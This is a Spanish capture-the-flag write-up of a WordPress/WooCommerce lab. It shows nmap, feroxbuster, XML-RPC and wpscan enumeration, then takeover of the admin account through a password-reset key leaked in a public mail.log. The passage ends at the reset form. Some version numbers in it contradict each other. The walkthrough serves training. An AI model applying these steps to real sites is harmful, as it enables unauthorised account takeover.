

## Solución al lab **CANCELED** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/CANCELED
Session Actions Edit View Help

WUOAMI-LABS

Entrena pentesting en escenarios reales.
Simula ataques · Documenta hallazgos · Progresas.

Cargando imagen...
Imagen lista
Desplegando...
Esperando a que el contenedor se inicialice (instalando servicios)...

¡Listo para atacar!

Lab: CANCELED
Dificultad: ★★★★★ medio
XP: 3

Objetivo: 172.17.0.2
Fecha: 2026-09-06 11:16:10 -0600

Flag (CANCELED{ ... }):
```

Comencemos realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/CANCELED
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/CANCELED
chifay@kali: ~/Whoami-Labs/CANCELED

(chifay@kali)~[~/Whoami-Labs/CANCELED]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_canceled
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-06 11:17 -0600

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64    OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)
|_ ssh-hostkey:
|   256 a7:22:1e:db:4d:36:cf:20:c6:f3:24:77:98:c5:69:d1 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBLqJbtjSd2Yc/1oKkXtSZYDrbjRY4wZ5Ezd8jLmnsBQfTlm
+QEDHzoVHY+XbVy2N/j++zLGICV2UXhnrswKHdUs=
|   256 10:43:9c:6c:10:25:1b:ef:13:2f:ed:61:76:a6:c3:cd (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII/hP0taTsJbMtjg+gjFnxPKH0jwizPVqR6E2V7pE8lY
80/tcp    open  http      syn-ack ttl 64    Apache httpd 2.4.67 ((Debian))
|_ http-title: CyberStore #8211; WooCommerce Labs
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.67 (Debian)
|_ http-generator: WordPress 7.1
MAC Address: C6:CC:DF:6F:17:B9 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## ANÁLISIS INICIAL


### Servicio: CyberStore (WordPress/WooCommerce)

- **IP:** 172.17.0.2
- **Puertos abiertos:**
  - 22/tcp → SSH (OpenSSH 9.2p1 Debian)
  - 80/tcp → Apache 2.4.67 con WordPress 7.1

## Hallazgos clave:

1. **WordPress 7.1** (un número de versión que no existe en la realidad → **probablemente modificado** o es un **honeypot**)
2. **WooCommerce Labs** (sugiere plugins de e-commerce → vector potencial)
3. **SSH expuesto** (posible vector si encontramos credenciales)

Se investigó en el sitio de WordPress el historial de las versiones, y la 7.1 apenas acaba de salir el 19-08-2026, a la fecha en que este lab fue creado y subido al sitio 10-07-2026 no había salido esa versión



<https://wordpress.org/documentation/article/wordpress-versions/>

## PLAN DE RECONOCIMIENTO


### Fase 1: Enumeración de WordPress

1. Escaneo de directorios comunes con feroxbuster


```
chifay@kali: ~/Whoami-Labs/CANCELED
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/CANCELED

200 GET 1l 6w 1214c http://172.17.0.2/wp-includes/blocks/video/editor.min.css
200 GET 1l 6w 186c http://172.17.0.2/wp-includes/blocks/video/theme-rtl.min.css
200 GET 107l 358w 2168c http://172.17.0.2/wp-includes/blocks/video/theme-rtl.css
200 GET 107l 358w 2168c http://172.17.0.2/wp-includes/blocks/video/theme.css
200 GET 116l 371w 2324c http://172.17.0.2/wp-includes/blocks/video/style.css
200 GET 104l 225w 2153c http://172.17.0.2/wp-includes/blocks/video/editor-rtl.css
301 GET 9l 29w 360c http://172.17.0.2/wp-content/themes ⇒ http://172.17.0.2/wp-content/themes/
301 GET 9l 29w 361c http://172.17.0.2/wp-content/upgrade ⇒ http://172.17.0.2/wp-content/upgrade/
301 GET 9l 29w 361c http://172.17.0.2/wp-content/uploads ⇒ http://172.17.0.2/wp-content/uploads/
200 GET 13l 89w 7654c http://172.17.0.2/wp-content/uploads/woocommerce-placeholder-768x768.webp
200 GET 7l 32w 2505c http://172.17.0.2/wp-content/uploads/woocommerce-placeholder-300x300.webp
200 GET 26l 120w 10529c http://172.17.0.2/wp-content/uploads/woocommerce-placeholder-1024x1024.webp
200 GET 3l 21w 1144c http://172.17.0.2/wp-content/uploads/woocommerce-placeholder-150x150.webp
200 GET 51l 268w 17618c http://172.17.0.2/wp-content/uploads/woocommerce-placeholder.webp
301 GET 9l 29w 381c http://172.17.0.2/wp-content/uploads/woocommerce_uploads ⇒ http://172.17.0.2/
wp-content/uploads/woocommerce_uploads/
200 GET 0l 0w 0c http://172.17.0.2/wp-content/themes/index.php
200 GET 0l 0w 0c http://172.17.0.2/wp-content/uploads/woocommerce_uploads/index.html
[#####] - 19s 358668/358668 0s found:1849 errors:0
[#####] - 13s 55368/55368 4179/s http://172.17.0.2/
[#####] - 15s 55368/55368 3798/s http://172.17.0.2/wp-content/
[#####] - 14s 55368/55368 3861/s http://172.17.0.2/wp-content/plugins/
[#####] - 4s 55368/55368 14928/s http://172.17.0.2/wp-content/plugins/woocommerce/ ⇒ Directory list
ing (add --scan-dir-listings to scan)
[#####] - 4s 55368/55368 13651/s http://172.17.0.2/wp-includes/js/ ⇒ Directory listing (add --scan-
dir-listings to scan)
[#####] - 4s 55368/55368 14683/s http://172.17.0.2/wp-includes/js/thickbox/ ⇒ Directory listing (ad
d --scan-dir-listings to scan)
[#####] - 5s 55368/55368 11249/s http://172.17.0.2/wp-includes/js/plupload/ ⇒ Directory listing (ad
```

Como todavía no tenemos credenciales para ssh, vamos a realizar una enumeración web comenzando con una inspección visual del sitio web



## Código fuente



Revisando la página web y su código fuente, vemos que se trata de un sitio WordPress + Woocommerce

Vamos a verificar la versión de WordPress

```
(chifay@kali)-[~/Whoami-Labs/CANCELED]
$ curl -s http://172.17.0.2 | grep -i "generator"
<meta name="generator" content="WordPress 7.0.4" />
<meta name="generator" content="WooCommerce 11.0.1" />

(chifay@kali)-[~/Whoami-Labs/CANCELED]
$ curl -s http://172.17.0.2/readme.html | grep -i "version"
<li><a href="https://www.php.net/">PHP</a> <strong>7.4</strong> or greater.</li>
<li><a href="https://www.mysql.com/">MySQL</a> <strong>5.5.5</strong> or greater.</li>
<li><a href="https://www.php.net/">PHP</a> <strong>8.3</strong> or greater.</li>
<li><a href="https://www.mysql.com/">MySQL</a> <strong>8.0</strong> or greater OR <a href="https://mariadb.org/">MariaDB</a> <strong>10.6</strong> or greater.</li>
<p>WordPress is free software, and is released under the terms of the <abbr>GPL</abbr> (GNU General Public License) <strong>version 2</strong> or (at your option) any later <strong>version</strong>. See <a href="license.txt">license.txt</a>.</p>

(chifay@kali)-[~/Whoami-Labs/CANCELED]
$ curl -s http://172.17.0.2/wp-includes/version.php

(chifay@kali)-[~/Whoami-Labs/CANCELED]
$
```

Problemas si está activo XML-RPC

```
curl -s -X POST "http://172.17.0.2/xmlrpc.php" -d "<?xml version='1.0' encoding='utf-8'?><methodCall><methodName>system.listMethods</methodName><params></params></methodCall>"
== XML-RPC ==
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
        <array><data>
          <value><string>system.multicall</string></value>
          <value><string>system.listMethods</string></value>
          <value><string>system.getCapabilities</string></value>
          <value><string>demo.addTwoNumbers</string></value>
          <value><string>demo.sayHello</string></value>
          <value><string>pingback.extensions.getPingbacks</string></value>
          <value><string>pingback.ping</string></value>
          <value><string>mt.publishPost</string></value>
          <value><string>mt.getTrackbackPings</string></value>
          <value><string>mt.supportedTextFilters</string></value>
          <value><string>mt.supportedMethods</string></value>
          <value><string>mt.setPostCategories</string></value>
          <value><string>mt.getPostCategories</string></value>
          <value><string>mt.getRecentPostTitles</string></value>
          <value><string>mt.getCategoryList</string></value>
          <value><string>metaWeblog.getUsersBlogs</string></value>
          <value><string>metaWeblog.deletePost</string></value>
          <value><string>metaWeblog.newMediaObject</string></value>
          <value><string>metaWeblog.getCategories</string></value>
        </data>
      </value>
    </param>
  </params>
</methodResponse>
```

XML-RPC está activo y responde. Esto nos da varios vectores de ataque. Vamos a probar enumerar usuarios

Listar usuarios con wp.getUsers

```

(chifay@kali)~[/Whoami-Labs/CANCELED]
$ curl -s -X POST "http://172.17.0.2/xmlrpc.php" -d "<?xml version='1.0' encoding='utf-8'?><methodCall><methodName>wp.getAuthors</methodName><params><param><value>1</value></param><param><value>admin</value></param></params></methodCall>"
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>403</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>Incorrect username or password.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>

(chifay@kali)~[/Whoami-Labs/CANCELED]
$

```

Al parecer necesitamos autenticarnos primero para poder usarlo

Vamos a buscar otros vectores realizando un escaneo con wpscan

```

chifay@kali: ~[/Whoami-Labs/CANCELED]
Session Actions Edit View Help
chifay@kali: ~[/Whoami-Labs/CANCELED] chifay@kali: ~[/Whoami-Labs/CANCELED]
(chifay@kali)~[/Whoami-Labs/CANCELED]
$ wpscan --url http://172.17.0.2 --enumerate u,p,t

  W P S C A N
  ^ ^ ^ ^ ^
  V V V V V

WordPress Security Scanner
Version 4.1.0
An Automatic endeavor
https://automatic.com

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]y
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://172.17.0.2/ [172.17.0.2]
[+] Started: Sun Sep  6 11:25:46 2026
[+] Command Line: wpscan --url http://172.17.0.2 --enumerate u,p,t
[+] Hostname: kali

[+] Upload directory has listing enabled: http://172.17.0.2/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

```

```
[+] WordPress version 7.1 identified (Latest, released on 2026-08-19).
| Found By: Rss Generator (Passive Detection)
| - http://172.17.0.2/?feed=rss2, <generator>https://wordpress.org/?v=7.1</generator>
| Confirmed By: Rss Generator (Passive Detection)
| - http://172.17.0.2/?feed=comments-rss2, <generator>https://wordpress.org/?v=7.1</generator>

[+] WordPress theme in use: twentytwentyfive
| Location: http://172.17.0.2/wp-content/themes/twentytwentyfive/
| Latest Version: 1.5 (up to date)
| Last Updated: 2026-05-20 6:00am GMT (3 months ago, per WordPress.org)
| Active Installs: 1,000,000 (per WordPress.org)
| Readme: http://172.17.0.2/wp-content/themes/twentytwentyfive/readme.txt
| [!] Directory listing is enabled
| Style URL: http://172.17.0.2/wp-content/themes/twentytwentyfive/style.css
| Style Name: Twenty Twenty-Five
| Style URI: https://wordpress.org/themes/twentytwentyfive/
| Description: Twenty Twenty-Five emphasizes simplicity and adaptability. It offers flexible design options, suppor...
| Author: the WordPress team
| Author URI: https://wordpress.org

| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.5 (80% confidence)
| Found By: Style (Passive Detection)
| - http://172.17.0.2/wp-content/themes/twentytwentyfive/style.css, Match: 'Version: 1.5'
```

```
[+] Enumerating Most Popular Plugins (via Passive and Aggressive Methods)

[+] woocommerce
| Location: http://172.17.0.2/wp-content/plugins/woocommerce/
| Latest Version: 11.1.0 (up to date)
| Last Updated: 2026-09-03 9:21am GMT (3 days ago, per WordPress.org)
| Active Installs: 7,000,000 (per WordPress.org)
| Readme: http://172.17.0.2/wp-content/plugins/woocommerce/readme.txt
| [!] Directory listing is enabled
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 11.1.0 (100% confidence)
| Found By: Query Parameter (Passive Detection)
| - http://172.17.0.2/wp-content/plugins/woocommerce/assets/css/woocommerce-layout.css?ver=11.1.0
| - http://172.17.0.2/wp-content/plugins/woocommerce/assets/css/woocommerce-smallscreen.css?ver=11.1.0
| - http://172.17.0.2/wp-content/plugins/woocommerce/assets/css/woocommerce.css?ver=11.1.0
| - http://172.17.0.2/wp-content/plugins/woocommerce/assets/js/frontend/add-to-cart.min.js?ver=11.1.0
| - http://172.17.0.2/wp-content/plugins/woocommerce/assets/js/frontend/woocommerce.min.js?ver=11.1.0
| Confirmed By: Meta Generator (Passive Detection)
| - http://172.17.0.2/, Match: 'WooCommerce 11.1.0'
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)

[+] admin
| Found By: Rss Generator (Passive Detection)
| Brute Forcing Author IDs - Time: 00:00:00 ←=====→ (10 / 10) 100.00% Time: 00:00:00
[i] 1 user(s) Identified.
```

Se identificó el usuario admin, y confirmamos que en el directorio /wp-content/uploads podemos ver su contenido

CyberStore – WooCommerce x Index of /wp-content/upload x

Not Secure http://172.17.0.2/wp-content/uploads/

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

## Index of /wp-content/uploads

| Name                                                   | Last modified    | Size | Description |
|--------------------------------------------------------|------------------|------|-------------|
| <a href="#">Parent Directory</a>                       |                  | -    |             |
| <a href="#">2026/</a>                                  | 2026-09-06 17:15 | -    |             |
| <a href="#">woocommerce-placeholder-150x150.webp</a>   | 2026-09-06 17:16 | 662  |             |
| <a href="#">woocommerce-placeholder-300x300.webp</a>   | 2026-09-06 17:16 | 1.3K |             |
| <a href="#">woocommerce-placeholder-768x768.webp</a>   | 2026-09-06 17:16 | 4.1K |             |
| <a href="#">woocommerce-placeholder-1024x1024.webp</a> | 2026-09-06 17:16 | 5.9K |             |
| <a href="#">woocommerce-placeholder.webp</a>           | 2026-09-06 17:16 | 9.7K |             |
| <a href="#">woocommerce_uploads/</a>                   | 2026-09-06 17:16 | -    |             |

Apache/2.4.67 (Debian) Server at 172.17.0.2 Port 80

Revisemos el formulario wp-admin

Log In CyberStore – WooCo x Index of /wp-content/upload x

Not Secure http://172.17.0.2/wp-login.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB



Username or Email Address



Password

☐ Remember Me ?

[Lost your password?](#)

[Go to CyberStore – WooCommerce Labs](#)

Ya que tenemos el usuario admin vamos a probar el proceso de olvido de contraseña



Al realizar el proceso vemos que se generó un correo con el link para restablecer la contraseña

Después de pasar revisando un buen tiempo todos los directorios expuestos, volví a entrar en el directorio uploads y noto que ahora hay un archivo nuevo llamado mail.log lo cual me hace pensar que es el registro del correo enviado para el restablecimiento de la contraseña, vamos a ver su contenido

```
Lost Password < CyberStore - x 172.17.0.2/wp-content/uploa x +
Not Secure http://172.17.0.2/wp-content/uploads/mail.log
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

=== EMAIL OUTGOING ===
Date: Sun Sep 6 17:40:40 UTC 2026
To: admin@cyberstore.local
Subject: [CyberStore - WooCommerce Labs] Password Reset
Date: Sun, 6 Sep 2026 17:40:40 +0000
From: WordPress <wordpress@172.17.0.2>
Message-ID: <gUXVsZYhoRLIUQUmX4C5EvsYGIXU4B09yP1xeZRIYc@172.17.0.2>
X-Mailer: PHPMailer 7.1.1 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8

Someone has requested a password reset for the following account:

Site Name: CyberStore - WooCommerce Labs

Username: admin

If this was a mistake, ignore this email and nothing will happen.

To reset your password, visit the following address:
http://172.17.0.2/wp-login.php?login=admin&key=5tohCwpFvcVQJwsMxW5j&action=rp&wp_lang=en_US

This password reset request originated from the IP address 172.17.0.1.
```

Hemos encontrado el registro del correo para el restablecimiento de la contraseña de admin, vamos a cargar esa URL para completar el proceso de restablecimiento

Reset Password < CyberStore x 172.17.0.2/wp-content/uploa x +

Not Secure http://172.17.0.2/wp-login.php?action=rp&wp\_lang=en\_US

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB



Enter your new password below or generate one.

New password


Password123. 

Very weak


☒ Confirm use of weak password

